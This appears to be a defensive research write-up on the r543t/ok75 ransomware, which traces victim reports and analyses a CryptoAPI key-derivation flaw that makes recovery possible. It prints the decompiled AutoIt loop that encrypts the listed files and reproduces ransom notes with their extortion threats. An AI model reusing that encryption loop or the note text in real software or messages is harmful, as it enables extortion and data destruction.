

256 Bits on Paper, 32 Bits in Practice: Breaking r543t/ok75 Ransomware Through a CryptoAPI Implementation Flaw

Reverse Engineering the AutoIt Lineage, Reconstructing the Key Derivation, and
Building a Practical Decryptor

ShadowOpCode

Executive Summary

This research analyzes a ransomware lineage observed in public incidents since at least 2023, initially associated with the .r543t extension and later observed using .ok75. By pivoting through public victim reports, ransom notes, communication identifiers and available malware samples, we identified a strong code-level relationship between the two generations and recovered the embedded Autolt source code used by the ransomware.

The malware relies on the **legacy Windows CryptoAPI** to generate AES-256 session keys. At first sight, the key-generation flow appears conventional: the ransomware generates pseudo-random password material and supplies it to `_Crypt_DeriveKey()`, which uses MD5 and `CryptDeriveKey()` to create an AES-256 session-key object.

However, the ransomware later misuses the returned **HCRYPTKEY**. Instead of passing the existing key handle to `_Crypt_EncryptData()` with **CALG_USERKEY**, the malware specifies **CALG_AES_256**. Consequently, the Autolt Crypto UDF invokes `_Crypt_DeriveKey()` a second time and treats the numeric key handle itself as fresh derivation input.

In the analyzed 32-bit samples, the second derivation therefore depends on a 32-bit HCRYPTKEY representation. The final file-encryption key remains a valid 256-bit AES key, but the effective candidate space required to reproduce it is bounded by at most 2^{32} possible handle values rather than requiring recovery of the original password material or enumeration of the AES-256 key space.

We reconstructed the exact CryptoAPI MD5-to-AES-256 derivation algorithm and developed a standalone recovery tool capable of reproducing candidate keys, validating them against known file signatures and PKCS#7 padding, and recovering files encrypted by both the 2023 .r543t and 2025 .ok75 variants.

The tool was validated against files encrypted in isolated test environments using both ransomware generations. Recovered files were verified against their original counterparts, including cryptographic hash comparison. The analysis also identified `sslog.txt` as an especially valuable recovery artifact: when available, the stored handle value can be used directly as the second derivation input, eliminating the brute-force phase entirely.

Commercial services had previously claimed successful recovery of .r543t-encrypted files; however, during this research we did not identify a publicly documented technical explanation of the underlying CryptoAPI flaw or a reproducible recovery implementation.

Threat Intelligence / Historical overview

Our investigation started when we saw this 2023 thread in Bleeping Computer:

FleetingPeper1

#1



Members
2 posts
OFFLINE

Local time: 08:07 AM

Posted 02 February 2023 - 11:44 PM

Hi,

We were hit by this unknown ransomware. Thankfully we have good backups and were up and running within hours without paying the ransom! I'm just posting it here to help others.

File Extension: .vriad4@bk.ru (I'm assuming it's a random extension)
Case ID: 1481ac9c5d13679bf3c4036e5fced2df79c2c669

Ransom note:

Quote

-----WELCOME TO vriad4@bk.ru Ransomware-----

Hola

We have been infiltrating your network for weeks while we uploaded the most sensitive files from you.

Now everything is encrypted, you cant get back to normal without us.

Dont waste your time.

We are waiting for you in our 24/7 live chat.

vriad4@bk.ru

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

I also have the encryptors, recording of the attack in action and the commands executed by the attacker. If it's needed to help future victims I can send it over.

Figure 1 first post

In the same thread other victims claimed to be infected by the (supposed) same ransomware. For example, this user reported to be infected by a ransomware appending the “.r543t” extension to encrypted files, with a dropped ransomnote called “a_DecryptFiles.txt”:



Members
1 posts
OFFLINE

Local time: 08:07 AM

Posted 29 May 2023 - 01:27 AM

I got hit with **.r543t Ransomware** today, I have attached the Ransomware message and an encrypted file. Original file name was p.html.r543t I renamed it to p.txt for upload.

If anyone has any Ideas what version of ransomware this might be, it would be greatly appreciated

Doug

a_Decryptfiles.txt ransom note contents.

Quote

Hola

We have been infiltrating your network for weeks while we uploaded the most sensitive files from you.

Now everything is encrypted, you cant get back to normal without us.

Dont waste your time.

you have 4 days to contact us otherwise we will share your Customer Confidential data in many hacking forums and with the media

to contact us do those steps:

- 1.Download Tor browser - <https://www.torproject.org/>
- 2.Install and run Tor browser
- 3.Connect with the button "Connect"
- 4.Open this link in Tor browser : <http://s4etjv4njaaraniawdg3efsatzssjaaisdngi2dp4nagx5vbite6pyd.onion/>
- 5.The site should be loaded. if for some reason the site is not loading wait for a moment and try again
- 6.enter your email address , we will contact you
- 7.Tor Browser may be blocked in your country or corporate network. to solve this problem use a vpn to change your ip and then use Tor browser

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.

DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.

YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS

dont install a anti virus , it may automatically delete the encrypted files that will cause a lose of the data for ever

Attached Files

p.txt 320bytes 15 downloads

a_Decryptfiles.txt 1.18KB 24 downloads

Figure 2 first r543t victim in the forum

The user attached an encrypted file (originally an HTML) and the ransomnote. We downloaded these files for future analysis.

On 15th October 2023 the user salahudinsa was seeking help for a ransomware encrypting all its files with extension “r543t”.

salahudinsa

#8 <



Members
4 posts
OFFLINE

Local time: 04:07 PM

Posted 15 October 2023 - 12:01 PM

my files are encrpted. the file exntesion is r543t i couldnt identify the id . is there anybody help me to decrypt?

Report

MultiQuote

Quote

Back to top

Figure 3 second victim of r543t ransomware seeking help

The next day the same user provided the ransomnote:

salahudinsa

#10

Members
4 posts

OFFLINE

Local time: 04:07 PM

Posted 16 October 2023 - 09:16 AM

this is the ransom note

Quote

Hola

We have been infiltrating your network for weeks while we uploaded the most sensitive files from you.

Now everything is encrypted, you cant get back to normal without us.

Dont waste your time.

you have 4 days to contact us otherwise we will share your Customer Confidential data in many hacking forums and with the media

2 ways to contact us:

1-use Telegram Messenger , You Can download here <https://telegram.org/>
username: @xxxxx, the account name ninjakiller
send me a message i will respond to you when i came online

2-Use the Tox Messenger. You Can download here <https://tox.chat/>
our tox id: **7AC2C23316625D32948DCAF2C90E3FB4D2DA4F33E9730CFDD54009C7B1B1B7F0E539A7858C9**
send me a message i will respond to you when i came online

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.
dont install a anti virus , it may automatically delete the encrypted files that will cause a lose of the data for ever

Report

MultiQuote

Quote

Back to top

Figure 4 r543t ransomware new ransomnote

This ransomnote is slightly different from the previous one, featuring now a telegram handle and a TOX ID. This TOX ID will allow us to pivot through newer ransomware versions.

As of 17th October 2023 we had several victims reporting encryption with .r543t extension and two different ransom notes named RECOVER-FILES.txt and one named a_DecryptFiles.txt with similar content.

quietman7

#13

Bleepin' Gumshoe

Posted 17 October 2023 - 12:37 PM

Global Moderator
66,509 posts

OFFLINE

Gender: Male
Location: Virginia, USA
Local time: 09:07 AM

salahudinsa, on 17 Oct 2023 - 08:48 AM, said:

you mean the name of in txt file note ? it is RECOVER-FILESYes.

Yes.

We now have several victims reporting encryption with **random .r543t** extension, two ransom notes named **RECOVER-FILES.txt** and one named **a_Decryptfiles.txt**...all three notes have similar content.

If you can find the malicious executable that you suspect was involved in causing the infection, you can submit (upload) a sample to [VirusTotal](https://www.virustotal.com/) and provide a link to the results...this is the safest way of sharing malware since only vetted researchers can access it. Doing that may be helpful with analyzing, investigating, identification of the ransomware and possibly finding a flaw which could be useful for decryption of encrypted data.

Figure 5 17th October infection summary

On 21st October 2023 another user reported being infected by the same ransomware:




Figure 6 fourth user reported being infected by r543t

Another user provided the ransomnote featuring the previous TOX ID in a post and the ransomware on VirusTotal:




Figure 7 gvx user ransomnote




Figure 8 ransomware posted on VirusTotal

The VirusTotal result is the following:




Figure 9 VirusTotal

Pivoting through the TOX ID we were able to identify another thread on BleepingComputer:

samzavala #1

Posted 22 May 2026 - 03:52 AM

Hi, I need help. My server has been encrypted by .ok75 extension, but I can't find any information about it anywhere.

Please, if you can help me

Members: 3 posts
OFFLINE
Local time: 09:25 AM

Quote

hi

Now everything is encrypted, you cant get back to normal without us.

Dont waste your time.

contact us to get your files decrypted.

2 ways to contact us:

1-use Telegram Messenger , You Can download here <https://telegram.org/> , my username is **@ok45enc**

send me a message i will respond to you when i came online

2-Use the Tox Messenger, You Can download here <https://tox.chat/>
our tox id is **7AC2C233316625D32948DCAF2C90E3FB4D2DA4F33E9730CFDD54009C7B1B1B7F0E539A7858C9**

send me a message i will respond to you when i came online

>>BIG ALERT:
DO NOT TRY TO CONTACT ONLINE PEOPLE THAT CLAIM TO BE ABLE TO DECRYPT AND RECOVER YOUR FILES , THEY ARE CHEATERS AND THEY WILL SCAM YOU
THEIR PLAN IS ONCE YOU SEND THEM A FILE TO TEST THEY WILL FORWARD IT TO ME AND CLAIM THAT THEY ARE THE OWNERS OF THE FILE SO WHEN I DECRYPT IT FOR THEM
THEY RESEND THE DECRYPTED FILE TO YOU AND THEN THEY FOOL YOU TO SEND THEM MONEY. IF YOU DONT BELIEVE ME YOU CAN DO THIS TEST GIVE THEM 3 TO 4 FILES TO DECRYPT
ALL OF THEM FOR YOU ,
ME PERSONALLY I DECRYPT ONLY 1 FILE FOR TEST OF DECRYPTION SO IF THEY DONT DECRYPT ALL YOUR TEST FILES AND ONLY DECRYPT ONE THAT MEAN THEY ARE LYING ON YOU
AND WILL SCAM YOU

>> CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.

Figure 10 user getting infected with .ok75 ransomware

The telegram user “ok45enc” is active at the time of analysis:




Figure 11 active threat actor

We were able to retrieve more recent samples (February 2025) appending the .ok75 extension to encrypted files, instead of .r543t, during our analysis pivoting through some dropped artifacts.

As of 17 August 2026, iTeknowlogy publicly reported being contacted by a hotel in India affected by the r543t/OK75 ransomware. In its account, the company stated that recovery was not possible without a clean and usable backup. This evidence is consistent with continued use of the r543t/OK75 family.

This case therefore provides two relevant observations: first, the threat actor associated with r543t/OK75 remains active in the wild as of August 2026; second, incidents involving

this ransomware family should not automatically be considered unrecoverable solely because no clean backup is available.




Figure 12 iTeknowlogy Instagram post

Commercial recovery services had previously claimed the successful decryption of r543t-affected files; however, no public technical analysis describing the underlying CryptoAPI flaw or a reproducible key-recovery method was identified during our research.




Figure 13 commercial service claiming to be able to decrypt files

Let's now dive deep into the samples.

Ransomware overview

The 2023 sample has the following characteristics:

Value	Type
c3bb43f63238cda44481f33a3a594c9b368f472f41bcf35748c1a840efad7311	Hash
rel.exe	Name
910336 bytes	Size
6.693	Entropy
.r543t	Ransom extension

The 2025 sample has the following characteristics:

Value	Type
5AF82A82CA5A827E525F0BB5C7D2639ACCCA65C608C0CB1B0A7F561C597C78F0	Hash
relfixed3.exe	Name
size: 910336 bytes	Size
6.693	Entropy
.ok75	Ransom extension

The reader should note the file names retrieved from VirusTotal. The 2023 sample was called “**rel.exe**” while the 2025 one was called “**relfixed3.exe**”. The latter is suggestive of iterative development, but filename semantics alone are not treated as evidence. The code-level comparison below provides the stronger basis for assessing continuity between the two samples.

Analysis of the two recovered Autolt sources shows a strong code-level relationship between the 2023 .r543t sample and the newer .ok75 variant. The core encryption workflow, CryptoAPI wrapper, key-generation logic, and partial-file encryption design are retained almost unchanged.

The newer variant introduces additional handling for small files and changes the appended ransomware extension from .r543t to .ok75. Crucially, however, the cryptographic implementation flaw affecting the effective key space remains unchanged.

Both ransomware executables are 32-bit PE files containing a **compiled Autolt script**. After recovering the embedded Autolt source using the tool “Autolt extractor”, the encryption logic becomes substantially easier to follow, as the malware includes large portions of the standard Autolt Crypto UDF alongside a relatively small custom ransomware worker.




Figure 14 Autolt3 evidence

Most of the recovered source consists of supporting Autolt library code. The ransomware-specific logic is concentrated near the end of the script, where the malware opens a list of target paths from **y.txt**, generates encryption material, writes an intermediate CryptoAPI key handle to **sslog.txt**, and processes each listed file.

```

3796 $f = FileOpen("y.txt", 0x0)
3797 $pwd = ""
3798 Dim $aspace[0x3]
3799 $digits = 0xf
3800 For $i = 0x1 To $digits
3801     $aspace[0x0] = Chr(Random(0x41, 0x5a, 0x1))
3802     $aspace[0x1] = Chr(Random(0x61, 0x7a, 0x1))
3803     $aspace[0x2] = Chr(Random(0x30, 0x39, 0x1))
3804     $pwd &= $aspace[Random(0x0, 0x2, 0x1)]
3805 Next
3806 $cryptppwd = $digits & $pwd
3807 Global $g_hkey = _Crypt_DeriveKey(StringToBinary($cryptppwd), $calg_aes_256)
3808 $f2 = FileOpen("sslog.txt", 0x11)
3809 FileWrite($f2, $g_hkey)
3810 FileClose($f2)
3811 While 0x1
3812     $chars1 = FileReadLine($f)
3813     If @error = +0xffffffff Then Exit
3814     $f3 = FileOpen($chars1, 0x10)
3815     If $f3 = +0xffffffff Then
3816         ContinueLoop
3817     EndIf
3818     $msg = FileRead($f3, 0x2710)
3819     $msg2 = FileRead($f3, 0x10)
3820     FileSetPos($f3, +0xffffd8e0, $file_end)
3821     $msg3 = FileRead($f3, 0x2710)
3822     $msg4 = FileRead($f3, 0x10)
3823     FileClose($f3)
3824     $decrypted = _Crypt_EncryptData($msg, $g_hkey, $calg_aes_256)
3825     $decrypted2 = _Crypt_EncryptData($msg3, $g_hkey, $calg_aes_256)
3826     $f3 = FileOpen($chars1, 0x11)
3827     FileSetPos($f3, 0x0, $file_begin)
3828     FileWrite($f3, $decrypted)
3829     FileSetPos($f3, +0xffffd8e0, $file_end)
3830     FileWrite($f3, $decrypted2)
3831     FileWrite($f3, $msg2)
3832     FileWrite($f3, $msg4)
3833     FileClose($f3)
3834     FileMove($chars1, $chars1 & ".r543t")
3835 WEnd

```

Figure 15 snippet of 2023 code responsible for encryption

File encryption format

Despite the changes introduced in the newer variant, the large-file partial-encryption format remains essentially unchanged between .r543t and .ok75.

For a sufficiently large input file of size N , the ransomware separates the original data into five logical regions:

$A = \text{original}[0 : 10000]$

$B = \text{original}[10000 : 10016]$

$M = \text{original}[10016 : N-10016]$

$C = \text{original}[N-10016 : N-16]$

$D = \text{original}[N-16 : N]$

A is the first 10,000-byte region, while C is the 10,000-byte region immediately preceding the final 16 bytes.

The encrypted file can therefore be represented as:

$\text{AES}(A) \parallel M \parallel \text{AES}(C) \parallel B \parallel D$

where $\text{AES}()$ represents AES-256-CBC encryption performed through CryptoAPI.

Because each 10,000-byte plaintext region is already aligned to the AES block size, `CryptEncrypt()` with its final-block flag enabled adds a complete 16-byte padding block. Each encrypted 10,000-byte region therefore expands to 10,016 bytes.

Consequently:


$\text{len}(\text{AES}(A)) = 10016 \text{ bytes}$

